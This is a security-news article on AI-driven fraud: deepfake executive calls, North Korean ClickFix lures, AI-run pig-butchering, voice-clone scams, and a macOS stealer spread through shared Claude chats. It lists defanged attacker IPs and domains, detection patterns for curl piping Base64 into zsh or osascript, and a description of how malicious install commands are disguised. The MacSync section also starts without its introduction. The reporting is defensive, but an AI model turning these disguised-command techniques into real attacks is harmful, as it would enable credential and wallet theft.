
In January 2024, a finance worker at the Hong Kong office of Arup, the London-based engineering firm behind the Sydney Opera House and Beijing’s Bird’s Nest Stadium, received an email purporting to be from the company’s U.K.-based CFO, requesting a “confidential transaction.” The employee was skeptical. So the scammers arranged a video call.
On the call, the CFO was there. So were several other colleagues the employee recognized. Their faces moved, their voices sounded right, and they asked him to quietly push through a series of transfers. He made 15 separate wire transfers totaling $25.6 million to five Hong Kong bank accounts. Every other participant on that call, every face, every voice, was an AI-generated deepfake, built from publicly available video and audio of real Arup executives scraped from online conferences and company meetings.
The employee only realized something was wrong when he followed up with Arup’s actual head office afterward. No one there had authorized any such transaction. No such meeting had been scheduled. The money was gone. As of the latest reporting in 2026, no arrests have been announced, no perpetrator has been publicly identified, and the stolen funds remain unrecovered. Arup confirmed that no internal systems were compromised: no malware, no exploit chain, nothing that would show up on a SOC dashboard. The entire attack ran on a video call and a believable story. In the aftermath, Arup’s east Asia chair Andy Lee stepped down after just a year in the role.
The Arup case wasn’t unique. Weeks before Arup’s name became public, scammers attempted a nearly identical attack against WPP, the world’s largest advertising group. Fraudsters created a fake WhatsApp account using a publicly available photo of CEO Mark Read, then used it to arrange a Microsoft Teams call with one of WPP’s agency heads. On the call, they deployed an AI voice clone of Read and played YouTube footage of another WPP executive to impersonate him on camera. The pretext was a request to set up a new business venture. The goal was extracting personal details and money. Unlike Arup, the WPP attack was unsuccessful. The targeted executive grew suspicious and reported it. Read emailed all senior staff: “We all need to be vigilant to the techniques that go beyond emails to take advantage of virtual meetings, AI and deepfakes.”
The WPP near-miss shows the defense that works: a human who questioned what they saw and verified through another channel. A 2024 Medius survey of 1,533 finance professionals found that 87% would process a payment if they received a call from their CEO or CFO. The Arup employee did exactly that. The WPP executive did not.
North Korea’s deepfake playbook
The most sophisticated AI-driven fraud operations are now state-sponsored. UNC1069, a North Korean threat group tracked by Google’s Mandiant division since 2018, has evolved from traditional spear-phishing into a full AI-enabled social engineering machine targeting the cryptocurrency industry.
UNC1069’s approach is methodical. It starts with a compromised Telegram account belonging to a real cryptocurrency executive, often hijacked through a previous attack. Using that stolen identity, UNC1069 operators contact a target at a fintech company, crypto exchange, or venture capital firm. They build rapport over days or weeks, sometimes across LinkedIn, Slack, and Telegram simultaneously. Then they send a Calendly link to schedule a meeting.
The meeting link redirects to a spoofed Zoom domain, zoom[.]uswe05[.]us, that presents a convincing replica of Zoom’s interface. When the victim joins, they see a video of what appears to be a CEO from another cryptocurrency company. According to Mandiant’s February 2026 report, the victim reported that the video appeared to be a deepfake. Then comes the ClickFix: the attackers claim there’s an audio problem and instruct the victim to run “troubleshooting” commands, one for macOS, one for Windows. Embedded in those commands is the malware installer.
Mandiant identified seven unique malware families deployed through this vector. The first, WAVESHAPER, is a C++ backdoor that runs as a background daemon and downloads follow-on payloads. HYPERCALL, a Golang-based downloader, connects to C2 over WebSockets and reflectively loads malicious dynamic libraries into memory. HIDDENCALL, injected by HYPERCALL, provides hands-on-keyboard access. The three previously undocumented tools begin with SILENCELIFT (a minimal C/C++ backdoor that can interrupt Telegram communications when run with root privileges), DEEPBREATH (a Swift-based data miner that modifies the TCC database to bypass macOS privacy protections, stealing keychain credentials, browser data, Telegram sessions, and Apple Notes), and CHROMEPUSH (a C++ browser data miner that installs as a Chromium native messaging host masquerading as a Google Docs Offline extension, recording keystrokes and stealing cookies), an expansion in UNC1069’s toolkit. SUGARLOADER, a C++ downloader made persistent via a manually created launch daemon, and the known backdoor that started the chain round out the seven.
Deploying seven malware families against a single individual is unusual. Mandiant described it as indicating “a highly determined effort to harvest credentials, browser data, and session tokens to facilitate financial theft.” UNC1069, also known in the threat intelligence community as CryptoCore, has been active since 2018 and has stolen an estimated $2.02 billion in cryptocurrency in 2025 alone, a 51% increase from the prior year. Total DPRK-linked crypto theft now stands at roughly $6.75 billion.
UNC1069 has also been observed using Google’s Gemini AI to develop tooling, conduct operational research, and assist during reconnaissance. Nation-state resources, AI-assisted development, and a single-minded focus on cryptocurrency theft.
Pig butchering, supercharged by AI
Pig butchering has gotten an AI upgrade. “Pig butchering”, from the Chinese phrase sha zhu pan (杀猪盘), is a long con where scammers build weeks or months of fake romance or friendship before convincing victims to invest in fraudulent cryptocurrency platforms that display fabricated profits before stealing everything.
In February 2026, OpenAI’s threat intelligence team published a report on what they called Operation “Date Bait”, a pig-butchering operation running from scam compounds in Cambodia. The scammers had used ChatGPT to generate advertisements, design a fake nightclub logo called “Klub Romantis,” produce images of fictitious women, and power a “receptionist” bot that flirted with targets and routed them to Telegram. At one point, a worker in the compound asked ChatGPT for tax advice. When the chatbot asked for their occupation, they typed: “scammer.”
Every victim was assigned a “kill value”, the maximum amount that could be extracted, updated daily with ChatGPT’s help. Workers in these compounds are frequently human trafficking victims themselves, forced to work as scammers under threat of violence. OpenAI’s investigators interviewed 145 former scam workers, including trafficking survivors from Cambodia, Myanmar, and Laos.
In July 2026, OpenAI published a second disruption report, this time targeting a Cambodia-based operation running from Poipet, a city in Banteay Meanchey province with deep ties to scam compounds and trafficking operations. Tipped off by WhatsApp, OpenAI banned a coordinated network of ChatGPT accounts that had been used to create fake personas, generate and translate scam messages in multiple languages, produce images of fictitious passports and legal notices, and power investment, romance, gambling, and law-enforcement impersonation schemes simultaneously. The operation followed a structured workflow OpenAI described as “ping” (cold contact), “zing” (generate emotion), and “sting” (extract money), a scaled, semi-automated pipeline that may have interacted with hundreds of targets per month.
Users maintained records of employee debts, salary deductions, disciplinary fines, and loan repayments. Conversations referenced detention, escape attempts, and potential criminal liability for people who had been trafficked and forced to work in the scam operations. Some users generated social media advertisements for “chatter” jobs in Poipet, promising free flights, accommodation, meals, visas, and work permits: the same recruitment funnel that traps workers in debt bondage. As OpenAI noted: “The boundaries between online fraud, organized crime, and human trafficking are often blurred.”
A multi-university research study, reported by Wired in July 2026, found that AI chatbots are now more effective than human scammers at building “exploitable trust” with targets. After a week of texting, a Claude-powered agent outperformed human scam workers at creating the emotional bond that precedes financial extraction. The AI doesn’t sleep, doesn’t break character, and runs dozens of simultaneous “relationships,” each tailored to the target’s personality and communication style.
Numbers that put the scale in context:
  AI FRAUD BY THE NUMBERS

  $893M    AI-related fraud losses reported to FBI IC3 in 2025
  22,364   AI-related complaints — first year AI tracked as a category
  $20.9B   total cybercrime losses reported to IC3 in 2025
  $14B     on-chain crypto scam inflows (2025, Chainalysis)
  $17B+    projected total as more addresses are mapped
  253%     surge in average scam payment ($782 → $2,764)
  1,400%   year-over-year growth in impersonation scam inflows
  60%      of scam wallet funds tied to AI-assisted operations
  87%      of finance staff would pay if "called" by their CEO/CFO
  276      arrests in single Dubai/FBI/China joint operation
  $701M    frozen in that operation alone
  8,935    victims notified by FBI Operation Level Up
  77%      of whom were unaware they were being scammed
  93       referred for suicide intervention
  <5%      estimated share of voice-clone victims who report
Enforcement is scrambling to keep up. In 2026, a Dubai Police operation working with the FBI and China’s Ministry of Public Security resulted in 276 arrests, the shutdown of nine scam centers, and the freezing of over $701 million. The FBI’s Operation Level Up had notified 8,935 victims of cryptocurrency investment fraud as of April 2026, 77% of whom were unaware they were being scammed. Ninety-three victims were referred to an FBI victim specialist for suicide intervention.
Three seconds of your voice

Voice cloning is the cheapest AI fraud vector to deploy, and it hits hardest. Modern tools need as little as three seconds of audio, a TikTok video, a YouTube clip, a podcast appearance, to produce a convincing replica of someone’s voice. No specialized software is required, and the cost approaches zero.
In August 2026, scammers used AI voice notes on WhatsApp to impersonate a man’s father and steal $1.2 million from a Hong Kong victim. In the U.S., the FTC reported an average loss of $11,000 per incident in voice-clone scams during 2025, frequently extracted through gift cards, cryptocurrency, or cash couriered to a fake “bail bondsman.” The scenario is consistent: a grandchild’s voice, shaky and scared, explaining that a wreck put them behind bars with bail due now. The grandmother does what any grandmother would do.
Listeners often struggle to distinguish genuine voices from clones, and accuracy drops further on high-quality deepfakes. McAfee’s 2026 survey found that one in ten Americans had already experienced a voice-clone scam, and over 50% of victims reported they were unaware such scams existed before being targeted. Congressional researchers estimate that fewer than 5% of voice-clone victims ever file a report, meaning the true losses are several times higher than what the FBI’s $893 million figure captures.
And it’s getting worse. In January 2026, an entrepreneur in canton Schwyz, Switzerland lost “several million” Swiss francs after scammers sustained a voice deepfake across a two-week call sequence, not a single call, but a prolonged campaign of AI-generated audio that maintained consistency across multiple conversations. The FBI’s 2025 IC3 report, the first in its 25-year history to track AI as a distinct fraud category, recorded $893 million in AI-related losses across 22,364 complaints, with investment fraud ($632 million) and business email compromise with AI components ($30 million) as the largest categories. The FBI noted that the AI attribution reflects only what victims recognized and reported. Actual AI involvement is far broader.
When the chatbot is the con
Another AI fraud variant turns the AI itself into the sales pitch. In February 2026, Malwarebytes Labs discovered a “Google Coin” presale site featuring a chatbot that claimed to be Google’s Gemini AI assistant. The bot used Gemini-style branding, the sparkle icon, and a green “Online” status indicator. It engaged visitors with a polished sales pitch, answered questions about investment returns, and projected specific financial gains. A $395 investment would be worth $2,755 at listing, it claimed, representing “approximately 7x” growth.
Google does not have a cryptocurrency. But the chatbot never broke character. When pressed for verifiable company details (a registered entity, regulator, license number, audit firm), it refused, redirecting to vague claims about “transparency” and “military-grade encryption.” When tougher questions arrived, it escalated to an unnamed “manager”, likely a human closer waiting in the wings. The site displayed logos of OpenAI, Google, Binance, Coinbase, and SpaceX under a “Trusted By Industry” banner. None of those companies had any connection to the project.
A single scam operation can now deploy a chatbot that engages hundreds of visitors simultaneously, 24 hours a day. It delivers consistent messaging, impersonates a trusted brand’s AI assistant, responds with tailored financial projections, and escalates to human operators only when a target is ready to close. The crypto payment, once sent, is gone.
What all of these share
⚠️ TRUTHWIPE: AI didn’t invent new types of fraud. It made existing fraud scalable, convincing, and cheap. The Arup scam wasn’t conceptually different from a CEO impersonation email. The pig-butchering con wasn’t new. The voice-clone call followed the same script as a grandparent scam from the 1990s. AI removed the human bottleneck: the skilled operator who could only work one target at a time, who got tired, who slipped up, who made grammatical errors that gave away the con.
The playbook is old. The defenses are old too: verify through a second channel, never act on urgency alone, never paste commands because a web page asks, never send crypto to someone you met online, and never enter a recovery phrase into software that asks for it unprompted. The technology layer, password managers that won’t fill on the wrong domain, two-factor authentication, passkeys, matters more than visual inspection. Because the visual tells are gone. Grammar is perfect. Voices sound real. Faces move naturally. The video call has five people on it, and none of them are who they say they are.
Share links are public by design
The MacSync campaign exploits a design property of Claude’s sharing feature that has caused problems before. In late July 2026, Wired reported that private Claude conversations were turning up in Google and Bing search results. Reddit users discovered that searching site:claude.ai/share surfaced shared chats containing sensitive material: political advice, legal questions, crypto wallet keys, names, addresses, and more.
The root cause: a claude.ai/share link is an ordinary public web page that search engines crawl like any other. WIRED reviewed the exposed pages and found they did not include a noindex HTML meta tag, the on-page directive that tells crawlers not to index content. Anthropic stated that they “do not share chat directories or sitemaps with search engines,” but the absence of an on-page directive meant crawlers could still find and index the pages.
Users accidentally exposing their own chats and an operator deliberately planting a fake install guide are two outcomes of the same design decision: whatever gets published to a share URL is public, indexable, and served under Anthropic’s certificate. The MacSync operator simply used this property offensively, creating a share page designed to be found via a paid ad rather than organic search.
Anthropic’s response to the malware abuse was consistent across reports. When Trend Micro notified the company about the shared-chat malvertising campaign in May 2026, Anthropic investigated, banned the responsible accounts, disabled the malicious shared conversations, and stated they were “implementing additional abuse mitigations” for the share feature. Zscaler reported a similar outcome: after their notification, the shared chats were “no longer accessible at the time of publishing.” The company has not publicly detailed what those mitigations are, or whether they would prevent a determined operator from creating a new account and repeating the process.
The indexing problem has a deeper technical root. Search Engine Journal examined Claude’s server configuration on July 27, 2026, and found a contradiction: claude.ai/robots.txt disallows crawlers from accessing /share/*, but the share pages also serve an x-robots-tag: none header, which tells search engines not to index them. The problem is that a noindex directive only works if the crawler can actually read the page. If robots.txt blocks the crawler, Google can still index the URL based on links from elsewhere. It just can’t read the content. The result is a stalemate: the blocking rule prevents the noindex rule from working, and the noindex rule can’t be read because of the blocking rule. Google’s own documentation warns against this exact configuration.
This is not the first time. Forbes reported a similar indexing issue in 2025, when hundreds of Claude chats appeared in Google search results. Anthropic’s official position, delivered through spokeswoman Amie Rotherham, places the responsibility on users: “These shareable links are not guessable or discoverable unless people choose to share them themselves. When someone shares a conversation, they are making that content publicly accessible, and like other public web content, it may be archived by third-party services.” As TechCrunch noted, Anthropic “appeared to blame users for the exposure.” By Monday July 28, Google searches for site:claude.ai/share returned no results, suggesting the indexing issue was remediated. The share links themselves remained live for anyone who already had them.
Who built it
Several pieces of evidence point to a Russian-speaking developer or development team:
- The AppleScript stealer is commented throughout in Russian, with working notes like
Убрана хрупкая SafeSQLiteCopy (часто падала когда Firefox запущен), “Removed the fragile SafeSQLiteCopy (it often crashed when Firefox was running)” - The Ledger injection code carries the marker
ВСТАВЬТЕ СЮДА(“INSERT HERE”) - The Trezor build includes
Анимация цифр(“number animation”) as a developer note
Huntress assesses that MacSync sits in the AMOS/Atomic Stealer lineage, a family of macOS stealers with shared techniques including AppleScript execution via osascript, fake System Preferences password prompts validated against dscl . authonly, Safe Storage key extraction from the keychain, and the same broad collection list. A family resemblance, not a named-actor attribution.

The infrastructure spans four tiers:
  INFRASTRUCTURE MAP

  TIER 1 — DELIVERY                    TIER 2 — OPERATOR
  ┌─────────────────────────┐          ┌──────────────────────┐
  │ Cloudflare-fronted      │          │ 103.216.221[.]95     │
  │ agenticsora[.]com       │─────────▶│ (beacon IP)          │
  │ malwareaudit[.]com      │          │ Receives stolen data  │
  │ + 30+ local-business    │          │ from Stage 3 stealer  │
  │ themed domains          │          └──────────────────────┘
  └─────────────────────────┘

  TIER 3 — RAT C2                      TIER 4 — SEED DROPS
  ┌──────────────────────┐             ┌──────────────────────┐
  │ 85.206.161[.]241:8443│             │ sdhomeinspectors[.]com│
  │ WebSocket + AES-256  │             │ southcarolinacounselor│
  │ Hardcoded in Mach-O  │             │   [.]com             │
  │ Persistent backdoor   │             │ POST /modules/wallets │
  └──────────────────────┘             │ (seed phrase exfil)   │
└──────────────────────┘- Delivery: Cloudflare-fronted domains (
agenticsora[.]com,malwareaudit[.]com, and dozens of local-business-themed domains) - Operator panel:
103.216.221[.]95(recorded in the stealer’s beacon) - RAT command-and-control:
85.206.161[.]241:8443(raw IP over TLS, hardcoded in the Mach-O agent) - Seed phrase drops:
sdhomeinspectors[.]comandsouthcarolinacounselor[.]com, both re-registered through Unstoppable Domains on February 13, 2026, sharing the same privacy-redacted registrant fingerprint as the delivery domains
How to protect yourself
✅ TRUTHWIPE: Five rules that still work. Verify through a second channel. Never act on urgency alone. Never paste commands because a web page asks. Never send crypto to someone you met online. Never enter a recovery phrase into software that asks for it unprompted. The technology layer, password managers, 2FA, passkeys, matters more than visual inspection, because the visual tells are gone.
For individual users
- Install software only from official vendor pages. The legitimate Claude Code installer is:
curl -fsSL https://claude.ai/install.sh | bash. Note the absence of Base64 encoding, command substitution$(...), the-kflag, or any domain other thanclaude.ai. - Treat any installation command as suspicious when it conceals a URL with Base64, uses
$(...)command substitution, includes-k(which disables certificate validation), relies on HTTP instead of HTTPS, or contacts a domain unrelated to the software vendor. Also watch for the&operator: ACRStealer’s trick begins with the legitimatecurl -fsSL https://claude.ai/install.shbut appends&followed by a second, malicious command. The legitimate request fires in the background and is forgotten. The malicious one runs in the foreground. If a command contains&followed by another command, something is wrong. - Never paste commands into Terminal because a web page asks you to. Even if the page is on a trusted domain like
claude.ai, the content was created by a user, not the platform owner. - Treat sponsored search results, shared AI conversations, and support posts as unverified until checked against official documentation.
- Scrutinize any unexpected Full Disk Access request during software installation. Legitimate installers rarely need it.
- Never enter your crypto recovery phrase into a software application unless you initiated the recovery process yourself and understand exactly why it’s needed. Hardware wallet apps should never ask for your full seed phrase during normal operation.
For organizations
- Monitor for
curlcommands piping Base64-decoded content intozshorosascript - Watch for
LaunchAgentplists pointing to unsigned binaries disguised as Apple or third-party updater processes - Detect
screencaptureinvocations from non-Apple parent processes - Flag ad-hoc code signatures applied to applications that should carry a vendor signature, particularly cryptocurrency wallet software
- Check
~/.zshrcon any host where the Full Disk Access pane opened unexpectedly
If you may have been compromised
- Isolate the suspected device immediately
- Rotate all exposed passwords and tokens: email, password manager, GitHub, GitLab, cloud providers, SSH keys, API keys, and deployment tokens
- Move cryptocurrency assets to a new wallet with a fresh recovery phrase, generated on a trusted device that was never exposed to the compromised machine
- Revoke browser and developer sessions
- Reimage the Mac: given the persistence mechanisms and fileless delivery, a clean reinstall is the safest option
Trust is the exploit
MacSync shifts what criminals target. Earlier stealers focused on browser cookies and saved passwords. MacSync goes further: it installs a persistent remote access trojan with an interactive shell, captures the screen, and most critically, rewrites the victim’s own cryptocurrency wallet applications to phish recovery phrases the next time the wallet is opened. Not a smash-and-grab. A long-term occupation of the victim’s device, designed to drain wallets well after the initial compromise.
As AI tools become embedded in daily workflows, the attack surface they create will only grow. The lesson of MacSync is not that Claude is unsafe, or that Google Ads are broken, or that macOS is vulnerable. Trust is the exploit, and the best attacks never need to break a single technical control because the victim hands them the keys willingly.
Sources & verification
This article was compiled from and verified against the following primary and secondary sources:
Primary Security Research:
- Huntress, “Fake Claude Install Guide Leads to MacSync Stealer and RAT: What We Pulled From the Attacker’s Servers,” July 29, 2026 — huntress.com/blog/macsync-stealer-rat-reverse-engineering
- Zscaler, “ClaudeFix: Shared Claude Chats Meet ClickFix,” July 15, 2026 — zscaler.com/blogs/security-research/claudefix-shared-claude-chats-meet-clickfix
- Trend Micro, “InstallFix and Claude Code: How Fake Install Pages Lead to Real Compromise,” 2026 — trendmicro.com/en/research/26/e/installfix-and-claude-code.html
- Straiker, “Fake Claude Code, Real Malware: Inside the Campaign Targeting AI Developer Tools,” May 27, 2026 — straiker.ai/blog/acr-stealer-claude-code-impersonation-campaign
News Coverage:
- TechRadar, “Experts warn this fake Claude install guide can be used to empty crypto wallets,” August 9, 2026
- Cyber Security News, “MacSync macOS Stealer Uses Fake Claude Guide to Steal Passwords and Crypto Wallets,” August 3, 2026
- IT Security Guru, “Fake Claude Install Guide Delivers Six-Stage macOS Stealer and RAT,” July 30, 2026
- GBHackers, “MacSync Stealer RAT Uses Fake Claude Guides to Steal Passwords,” August 1, 2026
- CyberPress, “Fake Claude Code Installation Command Steals Developer Credentials and Crypto Wallets,” July 28, 2026
- TechRepublic, “Fake Claude Code Installers Deliver Credential-Stealing Malware,” June 2, 2026
AI Fraud Landscape:
- FBI IC3, “2025 Internet Crime Report,” April 2026 — $893M AI-related losses, 22,364 complaints, first year AI tracked as a category — fbi.gov/file-repository/2025_ic3report.pdf
- FBI Press Release, “Cryptocurrency and AI Scams Bilk Americans of Billions,” April 6, 2026 — fbi.gov/news/press-releases
- SecureWorld, “FBI: AI-Enabled Fraud Topped $893M in 2025,” April 9, 2026 — attribution gap analysis
- CNN, “Arup revealed as victim of $25 million deepfake scam involving cloned CFO,” May 2024 — corroborated by Financial Times, Fortune, The Guardian, and CFO Dive
- The Guardian, “CEO of WPP impersonated by AI in elaborate deepfake scam,” May 2024 — corroborated by Financial Times and NY Post
- SCMP, “UK multinational Arup confirmed as victim of HK$200 million deepfake scam,” May 2024
- NeuralWired, “Arup Deepfake Scam: Inside the $25M CEO Fraud Case,” June 2026 — Swiss case, FBI IC3 data, Medius survey
- Google Mandiant, “UNC1069 Targets Cryptocurrency Sector with New Tooling and AI-Enabled Social Engineering,” February 2026 — cloud.google.com/blog/topics/threat-intelligence/unc1069-targets-cryptocurrency-ai-social-engineering
- BleepingComputer, “North Korean hackers use new macOS malware in crypto-theft attacks,” February 2026 — seven malware families detailed
- The Hacker News, “North Korea-Linked UNC1069 Uses AI Lures to Attack Cryptocurrency Sector,” February 2026
- The Record, “North Korean hackers targeted crypto exec with fake Zoom meeting,” July 2026
- Decrypt, “North Korea–Linked Hackers Use Deepfake Video Calls to Target Crypto Workers,” 2026 — $2.02B DPRK crypto theft in 2025
- OpenAI, “Disrupting a Criminal Scam Operation,” July 31, 2026 — openai.com/index/disrupting-malicious-uses-of-ai-criminal-scam-operation
- OpenAI Threat Intelligence, Operation “Date Bait” pig-butchering report, February 2026 — covered by Wired and Substack (Karol Ziemiński)
- The Record, “OpenAI: Cambodian scam centers used ChatGPT to lure Indian nationals,” August 2026
- Help Net Security, “OpenAI reveals how criminals used ChatGPT to run scams,” August 2026
- Wired, “AI Scammers Are Better at Building Trust Than Humans,” July 30, 2026
- Chainalysis, “2026 Crypto Crime Report,” January 2026 — $14B scam inflows, 253% average payment increase, 1,400% impersonation growth
